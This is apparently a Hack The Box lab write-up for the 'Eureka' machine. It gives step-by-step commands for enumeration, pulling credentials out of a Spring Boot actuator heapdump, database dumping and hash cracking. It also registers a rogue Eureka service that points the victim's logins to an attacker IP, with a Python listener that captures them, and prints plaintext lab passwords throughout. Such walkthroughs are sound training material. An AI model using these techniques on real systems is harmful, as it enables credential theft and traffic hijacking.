

 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon Apr 28 13:40:22 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.19.249
Warning: 10.129.19.249 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.19.249
Host is up (0.018s latency).
Not shown: 65125 closed tcp ports (reset), 407 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d6:b2:10:42:32:35:4d:c9:ae:bd:3f:1f:58:65:ce:49 (RSA)
|   256 90:11:9d:67:b6:f6:64:d4:df:7f:ed:4a:90:2e:6d:7b (ECDSA)
|_  256 94:37:d3:42:95:5d:ad:f7:79:73:a6:37:94:45:ad:47 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://furni.htb/
8761/tcp open  http    Apache Tomcat (language: en)
| http-auth:
| HTTP/1.1 401 \x0D
|_  Basic realm=Realm
|_http-title: Site doesn't have a title.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Apr 28 13:41:29 2025 -- 1 IP address (1 host up) scanned in 67.65 secondsnmap scan output. We can see the HTTP redirect to http://furni.htb which we should add to our /etc/hosts file.echo -e '10.129.19.249\t\tfurni.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Walking the Application
 Björn Kimminich

Whenever an application offers you the opportunity to register for an account, you should always oblige, as you will want to see if being an authenticated user opens any additional features to explore.

test:testtesttest



Penetration Testing
What We Know so Far
The furni.htb web application seems like a pretty typical e-commerce application:
- Account registration —
/process_registerHTTP POST - Products —
/shopURL- Add products —
/cart/add/{ID}HTTP GET
- Add products —
- Blog with comments feature
/blog/{ID}/comment/add/1— HTTP POST
- Contact form —
/contactHTTP POST

Spring Boot Error Page
Brute Force Enumeration
gobuster vhost --domain 'furni.htb' --append-domain \
-u http://10.129.19.249 -t 100 -o vhost.txt \
-w /usr/share/seclists/Discovery/DNS/namelist.txt
I tried a few combinations of domains, including eureka.htb, but found nothing new
gobuster dir -u http://furni.htb/ -w /usr/share/seclists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt -t 100 -o dir.txt -H 'Cookie: JSESSIONID=7E436244FA796CD302A67BB3DD5B85B5; SESSION=YTI4ZDlmZjMtZjZkMS00ZDA0LTg3NmMtNzE2M2I1N2NmMmI4/actuator/caches (Status: 200) [Size: 20]
/actuator/env/home (Status: 200) [Size: 668]
/actuator/env (Status: 200) [Size: 6307]
/actuator (Status: 200) [Size: 2129]
/actuator/features (Status: 200) [Size: 467]
/actuator/env/path (Status: 200) [Size: 668]
/actuator/env/lang (Status: 200) [Size: 668]
/actuator/info (Status: 200) [Size: 2]
/actuator/metrics (Status: 200) [Size: 3356]
/actuator/health (Status: 200) [Size: 15]
/actuator/configprops (Status: 200) [Size: 37195]
/actuator/mappings (Status: 200) [Size: 35560]
/actuator/refresh (Status: 405) [Size: 114]
/actuator/scheduledtasks (Status: 200) [Size: 54]
/actuator/loggers (Status: 200) [Size: 101483]
/actuator/conditions (Status: 200) [Size: 184221]
/actuator/beans (Status: 200) [Size: 202254]
/actuator/sessions (Status: 400) [Size: 108]
/actuator/threaddump (Status: 200) [Size: 431435]SecLists has a word list of Spring Boot actuators and endpoints
Acutator Enumeration
/var/www/web/Furni/, but I couldn't quite get a win, so I turned to Google for more information and found a helpful article on actuators here.The article mentions grabbing the heapdump actuator and parsing it locally, but I wondered why it wasn't picked up by gobuster.

gobuster had thrown an error about timeout while waiting for the response body, so it's likely due to the file being so large. That the request timed out while reading it.
curl -s http://furni.htb/actuator/heapdump -O


Borrowing some of the grep patterns from here to search for sensitive data
strings heapdump | grep -Eai 'eureka\.htb|furni\.htb'
strings heapdump | grep -Eai "(secret|passwd|password)\ ?[=|:]\ ?['|\"]?\w{1,}['|\"]?"
Exploit
SSH Access
ssh oscar190@furni.htb
Post-Exploit Enumeration
Operating Environment
OS & Kernel
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal

Linux eureka 5.4.0-214-generic #234-Ubuntu SMP Fri Mar 14 23:50:27 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1000(oscar190) gid=1001(oscar190) groups=1001(oscar190)
Users and Groups
Local Users
oscar190:x:1000:1001:,,,:/home/oscar190:/bin/bash
miranda-wise:x:1001:1002:,,,:/home/miranda-wise:/bin/bash
Local Groups
oscar190:x:1001:
miranda-wise:x:1002:
developers:x:1003:miranda-wise
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:61:11 brd ff:ff:ff:ff:ff:ff
    inet 10.129.83.214/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3313sec preferred_lft 3313sec
    inet6 dead:beef::250:56ff:feb0:6111/64 scope global dynamic mngtmpaddr
       valid_lft 86398sec preferred_lft 14398sec
    inet6 fe80::250:56ff:feb0:6111/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp   LISTEN     0      80              127.0.0.1:3306             0.0.0.0:*
tcp   LISTEN     0      4096        127.0.0.53%lo:53               0.0.0.0:*
tcp   LISTEN     0      4096   [::ffff:127.0.0.1]:8080                   *:*
tcp   LISTEN     0      100    [::ffff:127.0.0.1]:8081                   *:*
tcp   LISTEN     0      100    [::ffff:127.0.0.1]:8082                   *:*
Processes and Services
Interesting Processes
   1154 www-data java -Xms100m -Xmx200m -XX:+UseG1GC -jar target/demo-0.0.1-SNAPSHOT.jar --spring.config.location=/var/www/web/Eureka-Server/src/main/resources/application.yaml
   1326 www-data java -Xms100m -Xmx200m -XX:+UseG1GC -jar target/Furni-0.0.1-SNAPSHOT.jar --spring.config.location=/var/www/web/user-management-service/src/main/resources/application.properties
   1329 www-data java -Xms100m -Xmx200m -XX:+UseG1GC -jar target/Furni-0.0.1-SNAPSHOT.jar --spring.config.location=/var/www/web/Furni/src/main/resources/application.properties
   1536 www-data java -Xms100m -Xmx200m -XX:+UseG1GC -jar target/demo-0.0.1-SNAPSHOT.jar --spring.config.location=/var/www/web/cloud-gateway/src/main/resources/application.yaml
Interesting Files
JAR Files in Process Enumeration
/var/www/web/Furni/target/Furni-0.0.1-SNAPSHOT.jar
/var/www/web/cloud-gateway/target/demo-0.0.1-SNAPSHOT.jar
/var/www/web/user-management-service/target/Furni-0.0.1-SNAPSHOT.jar
/var/www/web/Eureka-Server/target/demo-0.0.1-SNAPSHOT.jar
/opt/log_analyse.sh
#!/bin/bash

# Colors
GREEN='\033[0;32m'
RED='\033[0;31m'
YELLOW='\033[1;33m'
BLUE='\033[0;34m'
CYAN='\033[0;36m'
RESET='\033[0m'

LOG_FILE="$1"
OUTPUT_FILE="log_analysis.txt"

declare -A successful_users  # Associative array: username -> count
declare -A failed_users      # Associative array: username -> count
STATUS_CODES=("200:0" "201:0" "302:0" "400:0" "401:0" "403:0" "404:0" "500:0") # Indexed array: "code:count" pairs

if [ ! -f "$LOG_FILE" ]; then
    echo -e "${RED}Error: Log file $LOG_FILE not found.${RESET}"
    exit 1
fi


analyze_logins() {
    # Process successful logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${successful_users[$username]+_}" ]; then
            successful_users[$username]=$((successful_users[$username] + 1))
        else
            successful_users[$username]=1
        fi
    done < <(grep "LoginSuccessLogger" "$LOG_FILE")

    # Process failed logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${failed_users[$username]+_}" ]; then
            failed_users[$username]=$((failed_users[$username] + 1))
        else
            failed_users[$username]=1
        fi
    done < <(grep "LoginFailureLogger" "$LOG_FILE")
}


analyze_http_statuses() {
    # Process HTTP status codes
    while IFS= read -r line; do
        code=$(echo "$line" | grep -oP 'Status: \K.*')
        found=0
        # Check if code exists in STATUS_CODES array
        for i in "${!STATUS_CODES[@]}"; do
            existing_entry="${STATUS_CODES[$i]}"
            existing_code=$(echo "$existing_entry" | cut -d':' -f1)
            existing_count=$(echo "$existing_entry" | cut -d':' -f2)
            if [[ "$existing_code" -eq "$code" ]]; then
                new_count=$((existing_count + 1))
                STATUS_CODES[$i]="${existing_code}:${new_count}"
                break
            fi
        done
    done < <(grep "HTTP.*Status: " "$LOG_FILE")
}

analyze_log_errors(){
     # Log Level Counts (colored)
    echo -e "\n${YELLOW}[+] Log Level Counts:${RESET}"
    log_levels=$(grep -oP '(?<=Z  )\w+' "$LOG_FILE" | sort | uniq -c)
    echo "$log_levels" | awk -v blue="$BLUE" -v yellow="$YELLOW" -v red="$RED" -v reset="$RESET" '{
        if ($2 == "INFO") color=blue;
        else if ($2 == "WARN") color=yellow;
        else if ($2 == "ERROR") color=red;
        else color=reset;
        printf "%s%6s %s%s\n", color, $1, $2, reset
    }'

    # ERROR Messages
    error_messages=$(grep ' ERROR ' "$LOG_FILE" | awk -F' ERROR ' '{print $2}')
    echo -e "\n${RED}[+] ERROR Messages:${RESET}"
    echo "$error_messages" | awk -v red="$RED" -v reset="$RESET" '{print red $0 reset}'

    # Eureka Errors
    eureka_errors=$(grep 'Connect to http://localhost:8761.*failed: Connection refused' "$LOG_FILE")
    eureka_count=$(echo "$eureka_errors" | wc -l)
    echo -e "\n${YELLOW}[+] Eureka Connection Failures:${RESET}"
    echo -e "${YELLOW}Count: $eureka_count${RESET}"
    echo "$eureka_errors" | tail -n 2 | awk -v yellow="$YELLOW" -v reset="$RESET" '{print yellow $0 reset}'
}


display_results() {
    echo -e "${BLUE}----- Log Analysis Report -----${RESET}"

    # Successful logins
    echo -e "\n${GREEN}[+] Successful Login Counts:${RESET}"
    total_success=0
    for user in "${!successful_users[@]}"; do
        count=${successful_users[$user]}
        printf "${GREEN}%6s %s${RESET}\n" "$count" "$user"
        total_success=$((total_success + count))
    done
    echo -e "${GREEN}\nTotal Successful Logins: $total_success${RESET}"

    # Failed logins
    echo -e "\n${RED}[+] Failed Login Attempts:${RESET}"
    total_failed=0
    for user in "${!failed_users[@]}"; do
        count=${failed_users[$user]}
        printf "${RED}%6s %s${RESET}\n" "$count" "$user"
        total_failed=$((total_failed + count))
    done
    echo -e "${RED}\nTotal Failed Login Attempts: $total_failed${RESET}"

    # HTTP status codes
    echo -e "\n${CYAN}[+] HTTP Status Code Distribution:${RESET}"
    total_requests=0
    # Sort codes numerically
    IFS=$'\n' sorted=($(sort -n -t':' -k1 <<<"${STATUS_CODES[*]}"))
    unset IFS
    for entry in "${sorted[@]}"; do
        code=$(echo "$entry" | cut -d':' -f1)
        count=$(echo "$entry" | cut -d':' -f2)
        total_requests=$((total_requests + count))

        # Color coding
        if [[ $code =~ ^2 ]]; then color="$GREEN"
        elif [[ $code =~ ^3 ]]; then color="$YELLOW"
        elif [[ $code =~ ^4 || $code =~ ^5 ]]; then color="$RED"
        else color="$CYAN"
        fi

        printf "${color}%6s %s${RESET}\n" "$count" "$code"
    done
    echo -e "${CYAN}\nTotal HTTP Requests Tracked: $total_requests${RESET}"
}


# Main execution
analyze_logins
analyze_http_statuses
display_results | tee "$OUTPUT_FILE"
analyze_log_errors | tee -a "$OUTPUT_FILE"
echo -e "\n${GREEN}Analysis completed. Results saved to $OUTPUT_FILE${RESET}"
/var/www/web/user-management-service/log/application.log
grep -Eair 'eureka\.htb|furni\.htb' /var 2>/dev/null
/var/www/web/user-management-service/log/application.log:2025-04-09T11:18:03.033Z  INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-2] c.e.Furni.Security.LoginSuccessLogger    : User 'miranda.wise@furni.htb' logged in successfully
/var/www/web/user-management-service/log/application.log:2025-04-09T11:19:01.819Z  INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-10] c.e.Furni.Security.LoginSuccessLogger    : User 'miranda.wise@furni.htb' logged in successfully
/var/www/web/user-management-service/log/application.log:2025-04-09T11:20:01.490Z  INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-7] c.e.Furni.Security.LoginSuccessLogger    : User 'miranda.wise@furni.htb' logged in successfully
/var/www/web/user-management-service/log/application.log:2025-04-09T11:21:01.223Z  INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-5] c.e.Furni.Security.LoginSuccessLogger    : User 'miranda.wise@furni.htb' logged in successfully
/var/www/web/user-management-service/log/application.log:2025-04-09T11:22:01.778Z  INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-3] c.e.Furni.Security.LoginSuccessLogger    : User 'miranda.wise@furni.htb' logged in successfully
/var/www/web/user-management-service/log/application.log:2025-04-09T11:23:01.296Z  INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-1] c.e.Furni.Security.LoginSuccessLogger    : User 'miranda.wise@furni.htb' logged in successfully
...
...
Privilege Escalation
Dump Database
tcp/3306 internally. So, I tested the oscar190 credential against the database and was pleasantly surprised to find they worked.mysql -u oscar190 -p'0sc@r190_S0l!dP@sswd'SHOW DATABASES;USE Furni_WebApp_DB;SHOW TABLES;SELECT * from users;mysql -u 'oscar190' -p'0sc@r190_S0l!dP@sswd' -e 'USE Furni_WebApp_DB; SELECT email, password FROM users;' | grep 'miranda' | sed -E 's/\s{1,}/:/g'Output Miranda's hash to a hash file

john --wordlist=~/Pentest/WordLists/rockyou.txt --fork=4 hashAttempt to crack the hash
I'm just going to let this run in the background while I analyze some of the other artifacts I've found during the post-exploit enumeration phase.
Analyze JAR Files
User Management Service
/var/www/web/user-management-service/target/Furni-0.0.1-SNAPSHOT.jar seems like the best bet, since this is the application with the log entry where Miranda is logging in.scp -r oscar190@furni.htb:/var/www/web .file_list.txt


jd-gui ./web/user-management-service/target/Furni-0.0.1-SNAPSHOT.jar
tcp/8761

A Common Theme
Clicking through the rest of the JAR files, it seemed to be a repeat of the information already discovered. One string that does keep coming up regularly in the JAR files is:
eureka.client.service-url.defaultZone= http://EurekaSrvr:0scarPWDisTheB3st@localhost:8761/eureka/Doing a Google search for the string, eureka.client.service-url.defaultZone I find some interesting information about Netflix's Eureka.


Eureka is the Netflix Service Discovery Server and Client. The server can be configured and deployed to be highly available, with each server replicating state about the registered services to the others.
Plotting the Attack Path

 Maxim Tyukov(Former) Principal Application Security Engineer - R&D
In this short research, you will look at Eureka from the attacker’s perspective and learn how to exploit SSRF and hijack internal infra’s or victims’ traffic...
- In the post-exploit enumeration, we found that
miranda-wiseis logging into theUSER-MANAGEMENT-SERVICEapplication, as evidenced by/var/www/web/user-management-service/log/application.log

tail to watch the log in real-time, yet another login by miranda.wise- We have the Eureka client connection string to register an application with the Eureka server
- We can register a malicious
USER-MANAGEMENT-SERVERapplication that points back to our VPN IP, which should causemiranda-wiseto authenticate to our server where we can capture her credential
Register the Malicious Service

curl to register the servicecurl -s http://EurekaSrvr:0scarPWDisTheB3st@furni.htb:8761/eureka/apps/USER-MANAGEMENT-SERVICE -H 'Accept: application/json' | jq
{
  "instance": {
    "instanceId": "pwn",
    "hostName": "10.10.14.135",
    "app": "USER-MANAGEMENT-SERVICE",
    "ipAddr": "10.10.14.135",
    "vipAddress": "USER-MANAGEMENT-SERVICE",
    "port": {
      "$": 80,
      "@enabled": true
    },
    "dataCenterInfo": {
      "@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",
      "name": "MyOwn"
    },
    "status": "UP"
  }
}
Save to file data.json
#!/usr/bin/env python3

from http.server import BaseHTTPRequestHandler, HTTPServer

class SimplePostHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        # Log request headers
        print("=== Headers ===")
        for name, value in self.headers.items():
            print(f"{name}: {value}")

        # Get content length and read the body
        content_length = int(self.headers.get('Content-Length', 0))
        post_body = self.rfile.read(content_length).decode('utf-8')

        # Log the body
        print("\n=== Body ===")
        print(post_body)

        # Send response
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b"POST received")

